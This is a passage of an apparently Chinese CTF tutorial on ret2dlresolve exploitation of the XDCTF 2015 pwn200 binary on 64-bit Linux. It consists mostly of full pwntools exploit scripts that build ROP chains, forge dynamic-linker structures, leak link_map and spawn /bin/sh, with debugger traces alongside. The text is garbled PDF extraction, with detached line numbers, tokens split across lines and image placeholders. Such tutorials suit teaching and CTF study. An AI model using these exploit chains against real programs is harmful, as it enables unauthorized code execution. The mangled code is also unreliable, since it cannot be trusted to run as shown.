io.send(rop.chain()+'a'\*(256-len(rop.chain())))

# now, we are on the new stack

io.send(p64(0x600B30)) # fake dynstr location

io.send(dynstr) # fake dynstr

io.send("/bin/sh\x00")

io.interactive()

最终执行效果如下



Plain Text  复制代码

❯ python exp-no-relro-stack-pivot.py

[+] Starting local process './main\_no\_relro\_64': pid 41149

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/no-relro/main\_no\_relro\_64'

Arch: amd64-64-little

RELRO: No RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)

[\*] Loaded 14 cached gadgets for './main\_no\_relro\_64'

[\*] Switching to interactive mode

$ ls

exp-no-relro-stack-pivot.py main\_no\_relro\_64

到了这里我们发现， 与 32 位不同， 在 64 位下进行栈迁移然后利用 ret2dlresolve 攻击需要精心构造栈 的位置， 以避免破坏 .dynamic 节的内容。

这里我们同时给出另外⼀种方法， 即通过多次使用 vuln 函数进行漏洞利用 。这种方式看起来会更加清 晰⼀些。

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_no\_relro\_64")

6 elf = ELF("./main\_no\_relro\_64")

7

8 bss\_addr = elf.bss()

9 print(hex(bss\_addr))

10 csu\_front\_addr = 0x400750

11 csu\_end\_addr = 0x40076A

12 leave\_ret =0x40063c

13 poprbp\_ret = 0x400588

14 def csu(rbx, rbp, r12, r13, r14, r15):

15 # pop rbx, rbp, r12, r13, r14, r15

16 # rbx = 0

17 # rbp = 1, enable not to jump

18 # r12 should be the function that you want to call

19 # rdi = edi = r13d

20 # rsi = r14

21 # rdx = r15

22 payload = p64(csu\_end\_addr)

23 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

24 payload += p64(csu\_front\_addr)

25 payload += 'a' \* 0x38

26 return payload 27

28 io.recvuntil('Welcome to XDCTF2015~!\n') 29

30 # stack privot to bss segment, set rsp = new\_stack

31 stack\_size = 0x200 # new stack size is 0x200

32 new\_stack = bss\_addr+0x100

33

34 # modify .dynstr pointer in .dynamic section to a specific location

35 rop = ROP("./main\_no\_relro\_64")

36 offset = 112+8

37 rop.raw(offset\*'a')

38 rop.raw(csu(0, 1 ,elf.got['read'],0,0x600988+8,8))

39 rop.raw(0x400607)

40 rop.raw("a"\*(256-len(rop.chain())))

41 print(rop.dump())

42 print(len(rop.chain()))

43 assert(len(rop.chain())<=256)

44 rop.raw("a"\*(256-len(rop.chain())))

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

io.send(rop.chain())

io.send(p64(0x600B30+0x100))

# construct a fake dynstr section

rop = ROP("./main\_no\_relro\_64")

rop.raw(offset\*'a')

dynstr = elf.get\_section\_by\_name('.dynstr').data()

dynstr = dynstr.replace("read","system")

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600B30+0x100,len(dynstr)))

rop.raw(0x400607)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

io.send(dynstr)

# read /bin/sh\x00

rop = ROP("./main\_no\_relro\_64")

rop.raw(offset\*'a')

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600B30+0x100+len(dynstr),len("/bin/s

h\x00")))

rop.raw(0x400607)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

io.send("/bin/sh\x00")

rop = ROP("./main\_no\_relro\_64")

rop.raw(offset\*'a')

rop.raw(0x0000000000400771) #pop rsi; pop r15; ret;

rop.raw(0)

rop.raw(0)

rop.raw(0x0000000000400773)

rop.raw(0x600B30+0x100+len(dynstr))

rop.raw(0x400516) # the second instruction of read@plt

rop.raw(0xdeadbeef)

rop.raw('a'\*(256-len(rop.chain())))

print(rop.dump())


print(len(rop.chain()))

io.send(rop.chain())

io.interactive()

Partial RELRO[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "partial-relro_1)

还是利用 2015 年 xdctf 的 pwn200 进行介绍。

[](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/#_4)[](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/#64_1)

Plain Text 复制代码

❯ gcc -fno-stack-protector -z relro -no-pie ../../main.c -o main\_partial\_relro\_64

❯ checksec main\_partial\_relro\_64

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/partial-relro/main\_partial\_relro\_64'

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)8

typedef struct

{

Elf64\_Addr r\_offset; /\* Address \*/

Elf64\_Xword r\_info; /\* Relocation type and symbol index \*/

Elf64\_Sxword r\_addend; /\* Addend \*/

} Elf64\_Rela;

/\* How to extract and insert information held in the r\_info field. \*/

#define ELF64\_R\_SYM(i) ((i) >> 32)

#define ELF64\_R\_TYPE(i) ((i) & 0xffffffff)

#define ELF64\_R\_INFO(sym,type) ((((Elf64\_Xword) (sym)) << 32) + (type))8 #define ELF64\_R\_SYM(i) ((i) >> 32)

9 #define ELF64\_R\_TYPE(i) ((i) & 0xffffffff)

10 #define ELF64\_R\_INFO(sym,type) ((((Elf64\_Xword) (sym)) << 3

2) + (type))

Plain Text  复制代码



这里我们仍然以手工构造和基于工具构造两种方式来介绍 64 位下的 ret2dlresolve。

手工伪造 1

这里我们就不⼀步步展示了 。直接采用最终的思路。

64 位的变化 1

首先， 我们先来看⼀下 64 位中的⼀些变化。

glibc 中默认编译使用的是 ELF\_Rela 来记录重定位项的内容

这里 Elf64\_Addr 、Elf64\_Xword 、Elf64\_Sxword 都为 64 位， 因此 Elf64\_Rela 结构体的大小为 24 字节。

根据 IDA 里的重定位表的信息可以知道 ，write 函数在符号表中的偏移为 1 ( 0x100000007h>>32) 。

Plain Text  复制代码



1

2

3

4

5

6

LOAD:0000000000400488 ; ELF LOAD:0000000000400488 ; R\_X86\_64\_JUMP\_SLOT write LOAD:00000000004004A0 ; R\_X86\_64\_JUMP\_SLOT strlen LOAD:00000000004004B8 ; R\_X86\_64\_JUMP\_SLOT setbuf LOAD:00000000004004D0 ; R\_X86\_64\_JUMP\_SLOT read

LOAD:00000000004004D0 LOAD

JMPREL Relocation Table

Elf64\_Rela <601018h, 100000007h, 0>

Elf64\_Rela <601020h, 200000007h, 0>

Elf64\_Rela <601028h, 300000007h, 0>

Elf64\_Rela <601030h, 400000007h, 0>

ends

确实在符号表中的偏移为 1。

Plain Text  复制代码



1 LOAD:00000000004002C0 ; ELF Symbol Table

2 LOAD:00000000004002C0 Elf64\_Sym <0>

3 LOAD:00000000004002D8 Elf64\_Sym <offset aWrite - offset byte\_400398, 1

2h, 0, 0, 0, 0> ; "write"

4 LOAD:00000000004002F0 Elf64\_Sym <offset aStrlen - offset byte\_400398,

12h, 0, 0, 0, 0> ; "strlen"

5 LOAD:0000000000400308 Elf64\_Sym <offset aSetbuf - offset byte\_400398,

12h, 0, 0, 0, 0> ; "setbuf"

6 LOAD:0000000000400320 Elf64\_Sym <offset aRead - offset byte\_400398, 12

h, 0, 0, 0, 0> ; "read"

7 ...

在 64 位下， Elf64\_Sym 结构体为

|  |  |
| --- | --- |
| Plain Text  复制代码 | |
| 1 typedef struct  2 {  3 Elf64\_Word st\_name; /\* Symbol name (string tbl inde  x) \*/  4 unsigned char st\_info; /\* Symbol type and binding  \*/  5 unsigned char st\_other; /\* Symbol visibility \*/  6 Elf64\_Section st\_shndx; /\* Section index \*/  7 Elf64\_Addr st\_value; /\* Symbol value \*/  8 Elf64\_Xword st\_size; /\* Symbol size \*/  9 } Elf64\_Sym; | |
| 其中 | |
| ●  ●  ●  ● | Elf64\_Word 32 位  Elf64\_Section 16 位  Elf64\_Addr 64 位  Elf64\_Xword 64 位 |
| 所以， Elf64\_Sym 的大小为 24 个字节。  除此之外， 在 64 位下， plt 中的代码 push 的是待解析符号在重定位表中的索引， 而不是偏移 。比如， write 函数 push 的是 0。 | |
| Plain Text  复制代码 | |

1 .plt:0000000000400510 ; ssize\_t write(int fd, const void \*buf, size\_t n)

2 .plt:0000000000400510 \_write proc near ; CODE XREF:

main+B3↓p

3 .plt:0000000000400510 jmp cs:off\_601018

4 .plt:0000000000400510 \_write endp

5 .plt:0000000000400510

6 .plt:0000000000400516 ; ---------------------------------------------------

------------------------

7 .plt:0000000000400516 push 0

8 .plt:000000000040051B jmp sub\_400500

FIRST TRY - LEAK[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "first-try-leak)

根据上述的分析， 我们可以写出如下脚本

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_partial\_relro\_64")

6 elf = ELF("./main\_partial\_relro\_64") 7

8 bss\_addr = elf.bss()

9 csu\_front\_addr = 0x400780

10 csu\_end\_addr = 0x40079A

11 vuln\_addr = 0x400637

12

13 def csu(rbx, rbp, r12, r13, r14, r15):

14 # pop rbx, rbp, r12, r13, r14, r15

15 # rbx = 0

16 # rbp = 1, enable not to jump

17 # r12 should be the function that you want to call

18 # rdi = edi = r13d

19 # rsi = r14

20 # rdx = r15

21 payload = p64(csu\_end\_addr)

22 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

23 payload += p64(csu\_front\_addr)

24 payload += 'a' \* 0x38

25 return payload

26

27

28 def ret2dlresolve\_x64(elf, store\_addr, func\_name, resolve\_addr):

29 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr 30

31 rel\_plt = elf.get\_section\_by\_name('.rela.plt').header.sh\_addr

32 relaent = elf.dynamic\_value\_by\_tag("DT\_RELAENT") # reloc entry size 33

34 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

35 syment = elf.dynamic\_value\_by\_tag("DT\_SYMENT") # symbol entry size 36

37 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

38

39 # construct fake function string

40 func\_string\_addr = store\_addr

41 resolve\_data = func\_name + "\x00" 42

43 # construct fake symbol

44 symbol\_addr = store\_addr+len(resolve\_data)

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

offset = symbol\_addr - dynsym

pad = syment - offset % syment # align syment size

symbol\_addr = symbol\_addr+pad

symbol = p32(func\_string\_addr-dynstr)+p8(0x12)+p8(0)+p16(0)+p64(0)+p6

4(0)

symbol\_index = (symbol\_addr - dynsym)/24

resolve\_data +='a'\*pad

resolve\_data += symbol

# construct fake reloc

reloc\_addr = store\_addr+len(resolve\_data)

offset = reloc\_addr - rel\_plt

pad = relaent - offset % relaent # align relaent size

reloc\_addr +=pad

reloc\_index = (reloc\_addr-rel\_plt)/24

rinfo = (symbol\_index<<32) | 7

write\_reloc = p64(resolve\_addr)+p64(rinfo)+p64(0)

resolve\_data +='a'\*pad

resolve\_data +=write\_reloc

resolve\_call = p64(plt0) + p64(reloc\_index)

return resolve\_data, resolve\_call

io.recvuntil('Welcome to XDCTF2015~!\n')

gdb.attach(io)

store\_addr = bss\_addr+0x100

# construct fake string, symbol, reloc.modify .dynstr pointer in .dynami

c section to a specific location

rop = ROP("./main\_partial\_relro\_64")

offset = 112+8

rop.raw(offset\*'a')

resolve\_data, resolve\_call = ret2dlresolve\_x64(elf, store\_addr, "system",

elf.got ["write"])

rop.raw(csu(0, 1 ,elf.got['read'],0,store\_addr,len(resolve\_data)))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

assert(len(rop.chain())<=256)

io.send(rop.chain())

# send resolve data


io.send(resolve\_data)

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

sh = "/bin/sh\x00"

bin\_sh\_addr = store\_addr+len(resolve\_data)



rop.raw(csu(0, 1 ,elf.got['read'],0,bin\_sh\_addr,len(sh)))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

io.send(sh)

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

rop.raw(0x00000000004007a3) # 0x00000000004007a3: pop rdi; ret;

rop.raw(bin\_sh\_addr)

rop.raw(resolve\_call)

rop.raw('a'\*(256-len(rop.chain())))

io.send(rop.chain())

io.interactive()

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

然而， 简单地运行后发现， 程序崩溃了。

Plain Text  复制代码



1 ─────────────────────────────────[ REGISTERS ]────────────────────────────

──────

2 \*RAX 0x4003f6 ◂— 0x2000200020000

3 \*RBX 0x601018 (\_GLOBAL\_OFFSET\_TABLE\_+24) —▸ 0x7fe00aa8e250 (write) ◂— le

a rax, [rip + 0x2e06a1]

4 \*RCX 0x155f100000007

5 \*RDX 0x155f1

6 \*RDI 0x400398 ◂— 0x6f732e6362696c00

7 \*RSI 0x601158 ◂— 0x1200200db8

8 \*R8 0x0

9 R9 0x7fe00af7a4c0 ◂— 0x7fe00af7a4c0

10 \*R10 0x7fe00af98170 ◂— 0x0

11 R11 0x246

12 \*R12 0x6161616161616161 ('aaaaaaaa')

13 \*R13 0x6161616161616161 ('aaaaaaaa')

14 \*R14 0x6161616161616161 ('aaaaaaaa')

15 \*R15 0x6161616161616161 ('aaaaaaaa')

16 \*RBP 0x6161616161616161 ('aaaaaaaa')

17 \*RSP 0x7fffb43c82a0 ◂— 0x0

18 \*RIP 0x7fe00ad7eeb4 (\_dl\_fixup+116) ◂— movzx eax, word ptr [rax + rdx\*2]

19 ───────────────────────────────────[ DISASM ]─────────────────────────────

──────

20 ► 0x7fe00ad7eeb4 <\_dl\_fixup+116> movzx eax, word ptr [rax + rdx\*2]

21 0x7fe00ad7eeb8 <\_dl\_fixup+120> and eax, 0x7fff

22 0x7fe00ad7eebd <\_dl\_fixup+125> lea rdx, [rax + rax\*2]

23 0x7fe00ad7eec1 <\_dl\_fixup+129> mov rax, qword ptr [r10 + 0x2e0]

24 0x7fe00ad7eec8 <\_dl\_fixup+136> lea r8, [rax + rdx\*8]

25 0x7fe00ad7eecc <\_dl\_fixup+140> mov eax, 0

26 0x7fe00ad7eed1 <\_dl\_fixup+145> mov r9d, dword ptr [r8 + 8]

27 0x7fe00ad7eed5 <\_dl\_fixup+149> test r9d, r9d

28 0x7fe00ad7eed8 <\_dl\_fixup+152> cmove r8, rax

29 0x7fe00ad7eedc <\_dl\_fixup+156> mov edx, dword ptr fs:[0x18]

30 0x7fe00ad7eee4 <\_dl\_fixup+164> test edx, edx

通过调试， 我们发现， 程序是在获取对应的版本号

● rax 为 0x4003f6， 指向版本号数组

● rdx 为 0x155f1， 符号表索引， 同时为版本号索引

同时 rax + rdx\*2 为 0x42afd8， 而这个地址并不在映射的内存中。

Plain Text  复制代码



1 pwndbg> print /x $rax + $rdx\*2 2 $1 = 0x42afd8

3 pwndbg> vmmap

4 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

5 0x400000 0x401000 r-xp 1000 0 /mnt/hgfs/ctf-c

hallenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/partial-rel

ro/main\_partial\_relro\_64

6 0x600000 0x601000 r--p 1000 0 /mnt/hgfs/ctf-c

hallenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/partial-rel

ro/main\_partial\_relro\_64

7 0x601000 0x602000 rw-p 1000 1000 /mnt/hgfs/ctf-c

hallenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/partial-rel

ro/main\_partial\_relro\_64

8 0x7fe00a97e000 0x7fe00ab65000 r-xp 1e7000 0 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

9 0x7fe00ab65000 0x7fe00ad65000 ---p 200000 1e7000 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

10 0x7fe00ad65000 0x7fe00ad69000 r--p 4000 1e7000 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

11 0x7fe00ad69000 0x7fe00ad6b000 rw-p 2000 1eb000 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

12 0x7fe00ad6b000 0x7fe00ad6f000 rw-p 4000 0

13 0x7fe00ad6f000 0x7fe00ad96000 r-xp 27000 0 /lib/x86\_64-lin

ux-gnu/ld-2.27.so

14 0x7fe00af79000 0x7fe00af7b000 rw-p 2000 0

15 0x7fe00af96000 0x7fe00af97000 r--p 1000 27000 /lib/x86\_64-lin

ux-gnu/ld-2.27.so

16 0x7fe00af97000 0x7fe00af98000 rw-p 1000 28000 /lib/x86\_64-lin

ux-gnu/ld-2.27.so

17 0x7fe00af98000 0x7fe00af99000 rw-p 1000 0

18 0x7fffb43a9000 0x7fffb43cb000 rw-p 22000 0 [stack]

19 0x7fffb43fb000 0x7fffb43fe000 r--p 3000 0 [vvar]

20 0x7fffb43fe000 0x7fffb4400000 r-xp 2000 0 [vdso]

21 0xffffffffff600000 0xffffffffff601000 r-xp 1000 0 [vsyscall]

那我们能不能想办法让它位于映射的内存中呢 。估计有点难

● bss 的起始地址为 0x601050， 那么索引值最小为 (0x601050-0x400398)/24=87517， 即 0x4003f6 + 87517\*2 = 0x42afb0

● bss 可以最大使用的地址为 0x601fff， 对应的索引值为 (0x601fff-0x400398)/24=87684， 即 0x4003f6 + 87684\*2 = 0x42b0fe

显然都在非映射的内存区域 。因此， 我们得考虑考虑其它办法 。通过阅读 dl\_fixup 的代码

|  |
| --- |
| Plain Text  复制代码 |
| 1 // 获取符号的版本信息  2 const struct r\_found\_version \*version = NULL;  3 if (l->l\_info[VERSYMIDX(DT\_VERSYM)] != NULL) 4 {  5 const ElfW(Half) \*vernum = (const void \*)D\_PTR(l, l\_info[VERSY MIDX(DT\_VERSYM)]);  6 ElfW(Half) ndx = vernum[ELFW(R\_SYM)(reloc->r\_info)] & 0x7fff;  7 version = &l->l\_versions[ndx];  8 if (version->hash == 0)  9 version = NULL;  10 }  我们发现， 如果把 l->l\_info[VERSYMIDX(DT\_VERSYM)] 设置为 NULL， 那程序就不会执行下面的代 码， 版本号就为 NULL， 就可以正常执行代码 。但是， 这样的话， 我们就需要知道 link\_map 的地址 了 。 GOT 表的第 0 项 ( 本例中 0x601008) 存储的就是 link\_map 的地址。  因此， 我们可以  ● 泄露该处的地址  ● 将 l->l\_info[VERSYMIDX(DT\_VERSYM)] 设置为 NULL  ● 最后执行利用脚本即可  通过汇编代码， 我们可以看出 l->l\_info[VERSYMIDX(DT\_VERSYM)] 的偏移为 0x1c8 |
| Plain Text  复制代码 |

1 ► 0x7fa4b09f7ea1 <\_dl\_fixup+97> mov rax, qword ptr [r10 + 0x1c8]

2 0x7fa4b09f7ea8 <\_dl\_fixup+104> xor r8d, r8d

3 0x7fa4b09f7eab <\_dl\_fixup+107> test rax, rax

4 0x7fa4b09f7eae <\_dl\_fixup+110> je \_dl\_fixup+156 <\_dl\_fixup+156>

因此， 我们可以简单修改下 exp。

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_partial\_relro\_64")

6 elf = ELF("./main\_partial\_relro\_64") 7

8 bss\_addr = elf.bss()

9 csu\_front\_addr = 0x400780

10 csu\_end\_addr = 0x40079A

11 vuln\_addr = 0x400637

12

13 def csu(rbx, rbp, r12, r13, r14, r15):

14 # pop rbx, rbp, r12, r13, r14, r15

15 # rbx = 0

16 # rbp = 1, enable not to jump

17 # r12 should be the function that you want to call

18 # rdi = edi = r13d

19 # rsi = r14

20 # rdx = r15

21 payload = p64(csu\_end\_addr)

22 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

23 payload += p64(csu\_front\_addr)

24 payload += 'a' \* 0x38

25 return payload

26

27

28 def ret2dlresolve\_x64(elf, store\_addr, func\_name, resolve\_addr):

29 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr 30

31 rel\_plt = elf.get\_section\_by\_name('.rela.plt').header.sh\_addr

32 relaent = elf.dynamic\_value\_by\_tag("DT\_RELAENT") # reloc entry size 33

34 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

35 syment = elf.dynamic\_value\_by\_tag("DT\_SYMENT") # symbol entry size 36

37 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

38

39

40 # construct fake function string

41 func\_string\_addr = store\_addr

42 resolve\_data = func\_name + "\x00" 43

44 # construct fake symbol

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

symbol\_addr = store\_addr+len(resolve\_data)

offset = symbol\_addr - dynsym

pad = syment - offset % syment # align syment size

symbol\_addr = symbol\_addr+pad

symbol = p32(func\_string\_addr-dynstr)+p8(0x12)+p8(0)+p16(0)+p64(0)+p6

4(0)

symbol\_index = (symbol\_addr - dynsym)/24

resolve\_data +='a'\*pad

resolve\_data += symbol

# construct fake reloc

reloc\_addr = store\_addr+len(resolve\_data)

offset = reloc\_addr - rel\_plt

pad = relaent - offset % relaent # align relaent size

reloc\_addr +=pad

reloc\_index = (reloc\_addr-rel\_plt)/24

rinfo = (symbol\_index<<32) | 7

write\_reloc = p64(resolve\_addr)+p64(rinfo)+p64(0)

resolve\_data +='a'\*pad

resolve\_data +=write\_reloc

resolve\_call = p64(plt0) + p64(reloc\_index)

return resolve\_data, resolve\_call

io.recvuntil('Welcome to XDCTF2015~!\n')

gdb.attach(io)

store\_addr = bss\_addr+0x100

# construct fake string, symbol, reloc.modify .dynstr pointer in .dynami

c section to a specific location

rop = ROP("./main\_partial\_relro\_64")

offset = 112+8

rop.raw(offset\*'a')

resolve\_data, resolve\_call = ret2dlresolve\_x64(elf, store\_addr, "system",

elf.got ["write"])

rop.raw(csu(0, 1 ,elf.got['read'],0,store\_addr,len(resolve\_data)))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

assert(len(rop.chain())<=256)

io.send(rop.chain())


# send resolve data

io.send(resolve\_data)

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

sh = "/bin/sh\x00"

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

bin\_sh\_addr = store\_addr+len(resolve\_data)

rop.raw(csu(0, 1 ,elf.got['read'],0,bin\_sh\_addr,len(sh)))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

io.send(sh)

# leak link\_map addr

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

rop.raw(csu(0, 1 ,elf.got['write'],1,0x601008,8))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

link\_map\_addr = u64(io.recv(8))

print(hex(link\_map\_addr))

# set l->l\_info[VERSYMIDX(DT\_VERSYM)] = NULL

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

rop.raw(csu(0, 1 ,elf.got['read'],0,link\_map\_addr+0x1c8,8))

rop.raw(vuln\_addr)

rop.raw("a"\*(256-len(rop.chain())))

io.send(rop.chain())

io.send(p64(0))

rop = ROP("./main\_partial\_relro\_64")

rop.raw(offset\*'a')

rop.raw(0x00000000004007a3) # 0x00000000004007a3: pop rdi; ret;

rop.raw(bin\_sh\_addr)

rop.raw(resolve\_call)

# rop.raw('a'\*(256-len(rop.chain())))

io.send(rop.chain())

io.interactive()

然鹅， 还是崩溃 。但这次比较好的是， 确实已经执行到了 system 函数 。通过调试， 我们可以发现， system 函数在进⼀步调用 execve 时出现了问题



Plain Text  复制代码

1 ► 0x7f7f3f74d3ec <do\_system+1180> call execve <execve>

2 path: 0x7f7f3f8b20fa ◂— 0x68732f6e69622f /\* '/bin/sh' \*/

3 argv: 0x7ffe63677000 —▸ 0x7f7f3f8b20ff ◂— 0x2074697865006873 /\* 's

h' \*/

4 envp: 0x7ffe636770a8 ◂— 0x10000

即环境变量的地址指向了⼀个莫名的地址， 这应该是我们在进行 ROP 的时候破坏了栈上的数据 。那我 们可以调整调整， 使其为 NULL 或者尽可能不破坏原有的数据 。这里我们选择使其为 NULL。

首先， 我们可以把读伪造的数据和 /bin/sh 部分的 rop 合并起来， 以减少 ROP 的次数

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_partial\_relro\_64")

6 elf = ELF("./main\_partial\_relro\_64") 7

8 bss\_addr = elf.bss()

9 csu\_front\_addr = 0x400780

10 csu\_end\_addr = 0x40079A

11 vuln\_addr = 0x400637

12

13 def csu(rbx, rbp, r12, r13, r14, r15):

14 # pop rbx, rbp, r12, r13, r14, r15

15 # rbx = 0

16 # rbp = 1, enable not to jump

17 # r12 should be the function that you want to call

18 # rdi = edi = r13d

19 # rsi = r14

20 # rdx = r15

21 payload = p64(csu\_end\_addr)

22 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

23 payload += p64(csu\_front\_addr)

24 payload += 'a' \* 0x38

25 return payload

26

27

28 def ret2dlresolve\_x64(elf, store\_addr, func\_name, resolve\_addr):

29 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr 30

31 rel\_plt = elf.get\_section\_by\_name('.rela.plt').header.sh\_addr

32 relaent = elf.dynamic\_value\_by\_tag("DT\_RELAENT") # reloc entry size 33

34 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

35 syment = elf.dynamic\_value\_by\_tag("DT\_SYMENT") # symbol entry size 36

